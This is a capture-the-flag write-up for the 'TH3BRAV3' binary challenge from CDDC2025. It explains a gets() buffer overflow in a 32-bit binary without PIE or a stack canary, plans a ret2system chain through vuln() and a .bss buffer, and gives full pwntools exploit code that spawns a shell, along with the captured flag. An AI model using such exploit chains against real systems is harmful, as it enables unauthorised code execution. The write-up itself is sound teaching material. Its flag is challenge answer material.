TH3BRAV3
ret2system
Architecture and protections

The binary is x32, with no PIE and no canary:
Static analysis

main() has a vulnerable gets() at line 18:

There is a vuln() which can read 8 bytes of user input to a specified address:

There is a custom system() which calls the actual system() in libc:

There is a global variable buffer in .bss that can hold 8 bytes:
Exploit planning
- The addresses of
vuln(), customsystem()andbufferare known because PIE is disabled. - Buffer overflow via
gets()inmain()is trivial as canary is absent. - Use
gets()inmain()to overflow the local buffer and overwrite the return address tovuln(), withsystem()as the next return address, andbufferas the argument tovuln(). - Write
"/bin/sh"tobuffer. - When execution returns from
vuln()tosystem(), passbuffer(which is now a pointer to the"/bin/sh"string in memory) as the argument.
Exploit crafting

Finding the pad length required:
Exploit code
from pwn import *

elf = context.binary = ELF("./TH3BRAV3", checksec=False)
context.log_level = "error"

p = process()

payload = flat(
    12 * b'A',
    elf.sym['vuln'],
    elf.sym['system'],
    elf.sym['buffer'],
    elf.sym['buffer']
)

p.sendline(payload)
p.sendline(b"/bin/sh")
sleep(0.1)
p.sendline(b"cat flag.txt")
p.interactive()


# CDDC2025{shell_spawned_like_a_BRAVE_warrior}
Exploit success